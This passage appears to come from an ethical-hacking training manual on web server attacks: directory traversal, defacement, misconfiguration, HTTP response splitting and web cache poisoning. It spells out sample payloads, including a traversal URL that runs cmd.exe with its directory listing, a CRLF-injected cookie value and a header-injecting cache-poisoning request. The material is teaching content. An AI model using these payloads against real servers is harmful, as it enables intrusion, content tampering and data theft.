An attacker exploits the web server software (web server program) to perform directory traversal attacks. The attacker usually performs this attack with the help of a browser. A web server is vulnerable to this attack if it accepts input data from a browser without proper validation.




`http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\`

```
 Volume in drive C has no label.
 Volume Serial Number is D45E-9FEE

 Directory of C:\

06/02/2017 11:31 AM            1,024 .rnd
09/28/2017 06:43 PM                0 123.text
05/21/2017 03:10 PM                0 AUTOEXEC.BAT
09/27/2017 08:54 PM    <DIR>         CATALINA_HOME
05/21/2017 03:10 PM                0 CONFIG.SYS
08/11/2017 09:16 AM    <DIR>         Documents and Settings
09/25/2017 05:25 PM    <DIR>         Downloads
08/07/2017 03:38 PM    <DIR>         Intel
09/27/2017 09:36 PM    <DIR>         Program Files
05/26/2017 02:36 AM    <DIR>         Snort
09/28/2017 09:50 AM    <DIR>         WINDOWS
09/25/2017 02:03 PM          569,344 WinDump.exe
               7 File(s)      570,368 bytes
              13 Dir(s)  13,432,115,200 bytes free
```

My Computer
3½ Floppy (A:)
Local Disk (C:)
Documents and Settings
Inetpub
AdminScripts
mailroot
wwwroot
company
downloads
images
news
scripts
support
mysql
PHP
Program Files
WINDOWS

Figure 7.7: Directory traversal attack



Web Server Attacks: Website Defacement

- ☐ Web defacement occurs when an intruder **maliciously alters the visual appearance of a web page** by inserting or substituting provocative, and frequently, offending data
- ☐ Defaced pages **expose visitors to some propaganda** or misleading information until the unauthorized changes are discovered and corrected

World Wide Web
File
Edit
View
Help
Go
http://www.certifiedhacker.com/index.aspx

You are OWNED!!!!!!!


HACKED!

Hi Master, Your website is owned by US, Hackers!

Next target – microsoft.com

Website Defacement

Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website. Hackers break into web servers and alter the hosted website by injecting code to add images, popups, or text to a page in such a manner that the visual appearance of the page changes. In some cases, the attacker may replace the entire website instead of just changing a single page.



World Wide Web
File
Edit
View
Help
Go
http://www.certifiedhacker.com/index.aspx

You are OWNED!!!!!!!


HACKED!

Hi Master, Your website is owned by US, Hackers!

Next target – microsoft.com

Figure 7.8: Screenshot displaying a website defacement attack

Defaced pages expose visitors to propaganda or misleading information until the unauthorized changes are discovered and corrected. Attackers use a variety of methods, such as MySQL injection, to access a website to deface it. In addition to changing the visual appearance of the target website, attackers deface websites for infecting the computers of visitors by making the website vulnerable to virus attacks. Thus, website defacement not only embarrasses the target organization by changing the appearance of its website but is also intended to harm its visitors.




Web Server Attacks: Web Server Misconfiguration

Server misconfiguration refers to **configuration weaknesses in web infrastructure** that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft

Web Server Misconfiguration

Sample Configuration and Script Files
Anonymous or Default Users/Passwords
Verbose Debug/Error Messages
Remote Administration Functions
Unnecessary Services Enabled
Misconfigured/ Default SSL Certificates



Web Server Attacks: Web Server Misconfiguration (Cont'd)

Web Server Misconfiguration Examples

This configuration allows anyone to view the **server status** page, which contains detailed information about the web server being currently used, including information about the **current hosts** and requests being processed

```
<Location /server-status>
SetHandler server-status
</Location>
```

httpd.conf file
on an **Apache** server

This configuration generates **verbose error messages**

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors =
Off
```

php.ini file

Web Server Misconfiguration

Web server misconfiguration refers to the configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers, such as directory traversal, server intrusion, and data theft. The following are some web server misconfigurations:


- Verbose debug/error messages
- Anonymous or default users/passwords

- Sample configuration and script files
- Remote administration functions
- Unnecessary services enabled
- Misconfigured/default SSL certificates
- **An Example of a Web Server Misconfiguration**

  "**Keeping the server configuration secure requires vigilance**"—Open Web Application Security Project (OWASP)

  Administrators who configure web servers improperly may leave serious loopholes in the web server, thereby providing an attacker the chance to exploit the misconfigured web server to compromise its security and obtain sensitive information. The vulnerabilities of improperly configured web servers may be related to configuration, applications, files, scripts, or web pages. An attacker searches for such vulnerable web servers to launch attacks. The misconfiguration of a web server provides the attacker a path to enter the target network of an organization. These loopholes in the server can also help an attacker bypass user authentication. Once detected, these problems can be easily exploited and may result in the total compromise of a website hosted on the target web server.


  As shown in the below figure, the configuration may allow anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed.



```
<Location /server-status>
SetHandler server-status
</Location>
```


Figure 7.9: Screenshot displaying the httpd.conf file on an Apache server

As shown in the below figure, the configuration may give verbose error messages.



```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Figure 7.10: Screenshot displaying the php.ini file



Web Server Attacks: HTTP Response-Splitting Attack

01 HTTP response splitting attack involves **adding header response data into the input field** so that the server splits the response into two responses

02 The attacker can **control the first response to redirect the user to a malicious website** whereas the other responses are discarded by the web browser

Server Code

```
String author =
request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author",
author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Input = Jason

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...
```

Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n

First Response (Controlled by Attacker)


```
Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...
```

Second Response

```
HTTP/1.1 200 OK
...
```

HTTP Response-Splitting Attack

An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code. It involves adding header response data into the input field so that the server splits the response into two responses. This type of attack exploits vulnerabilities in input validation. Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language (SQL) injection are examples of this type of attack. In this attack, the attacker controls the input parameter and cleverly constructs a request header that elicits two responses from the server. The attacker alters a single request to appear as two requests by adding header response data into the input field. The web server, in turn, responds to each request. The attacker can pass malicious data to a vulnerable application, and the application includes the data in an HTTP response header. The attacker can control the first response to redirect the user to a malicious website, whereas the web browser will discard other responses.


Server Code
Input = Jason
Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n
First Response (Controlled by Attacker)
Second Response

```
String author =
request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author",
author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...
```


```
Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...
```

```
HTTP/1.1 200 OK
...
```

Figure 7.11: HTTP Response-Splitting attack

Web Server Attacks: Web Cache Poisoning Attack

- ❑ Web cache poisoning attacks the **reliability of an intermediate web cache source**
- ❑ In this attack, the attackers **swap cached content** for a random URL with infected content
- ❑ Users of the web cache source can **unknowingly use the poisoned content** instead of the true and secured content when requesting the required URL through the web cache


Attacker
Server
Server Cache
1
Attacker sends request to remove page from cache
2
Normal response after clearing the cache for certifiedhacker.com
3
Attacker sends malicious request that generates two responses (4 and 6)
4
Attacker gets first server response
5
Attacker requests certifiedhacker.com again to generate cache entry
6
The second response of request 3 that points to attacker's page
7
Attacker gets the second response of request 3
Poisoned Server Cache

```
GET
http://certifiedhacker.com/index.html
HTTP/1.1
Pragma: no-cache
Host: certifiedhacker.com
........
Accept-Charset: iso-8859-1,*,utf-8
```

```
GET http://certifiedhacker.com/
        redir.php?site=%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1
%20200%20OK%0d%0aLast-
Modified:%20Mon,%2027%20Oct%2020
09%2014:50:18%20GMT%0d%0aConte
nt-Length:%2020%0d%0aContent-
Type:%20text/html%0d%0a%0d%0a<ht
ml>Attack Page</html> HTTP/1.1
.......
Host: certifiedhacker.com
```

```
GET
http://certifiedhacker.com/index.
html HTTP/1.1 Host: testsite.com
User-Agent: Mozilla/4.7 [en]
(WinNT; I)
 .........
Accept-Charset: iso-8859-1,*,utf-8
```

```
http://www.
certifiedhacker.com/welcome.php?
lang=
<?php header ("Location: " .
$_GET['page']); ?>
```

Server Cache	
Address	Page
www.certifiedhacker.com	Original Certified Hacker page


Server Cache	
Address	Page
www.certifiedhacker.com	Attacker's page

An attacker forces the web server's cache to **flush its actual cache content** and sends a specially **crafted request**, which will be stored in cache

Web Cache Poisoning Attack

Web cache poisoning damages the reliability of an intermediate web cache source. In this attack, an attacker swaps cached content for a random URL with infected content. Users of the web cache source may unknowingly use the poisoned content instead of the true and secured content when requesting the required URL through the web cache.

An attacker forces the web server's cache to flush its actual cache content and sends a specially crafted request to store in the cache. In this case, all the users of that web server cache will receive malicious content until the servers flush the web cache. Web cache poisoning attacks are possible if the web server and application have HTTP response-splitting flaws.


Attacker
Server
Server Cache
Attacker sends request to remove page from cache
1
Normal response after
clearing the cache for certifiedhacker.com
2
Attacker sends malicious request
that generates two responses (4 and 6)
3
Attacker gets first server response
4
Attacker requests certifiedhacker.com
again to generate cache entry
5
Attacker gets the second
response of request 3
7
6
The second response
of request 3
that points to
attacker's page
Poisoned Server Cache

Server Cache

Address	Page
www.certifiedhacker.com	Original Certified Hacker page

```
GET
http://certifiedhacker.com/index.html
HTTP/1.1
Pragma: no-cache
Host: certifiedhacker.com
......
Accept-Charset: iso-8859-1,*,utf-8
```

```
GET http://certifiedhacker.com/
        redir.php?site=%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1
%20200%20OK%0d%0aLast-
Modified:%20Mon,%2027%20Oct%2020
09%2014:50:18%20GMT%0d%0aConte
nt-Length:%2020%0d%0aContent-
Type:%20text/html%0d%0a%0d%0a<ht
ml>Attack Page</html> HTTP/1.1
......
Host: certifiedhacker.com
```

```
GET
http://certifiedhacker.com/index.
html HTTP/1.1 Host: testsite.com
User-Agent: Mozilla/4.7 [en]
(WinNT; I)
 .........
Accept-Charset: iso-8859-1,*,utf-8
```


```
http://www.
certifiedhacker.com/welcome.php?
lang=
<?php header ("Location: " .
$_GET['page']); ?>
```

Server Cache

Address	Page
www.certifiedhacker.com	Attacker's page

An attacker forces the web server's cache to **flush its actual cache content** and sends a specially **crafted request**, which will be stored in cache

Figure 7.12: Web cache poisoning attack



Web Server Attacks: SSH Brute Force Attack

01 SSH protocols are used to create an **encrypted SSH tunnel** between two hosts to transfer unencrypted data over an insecure network

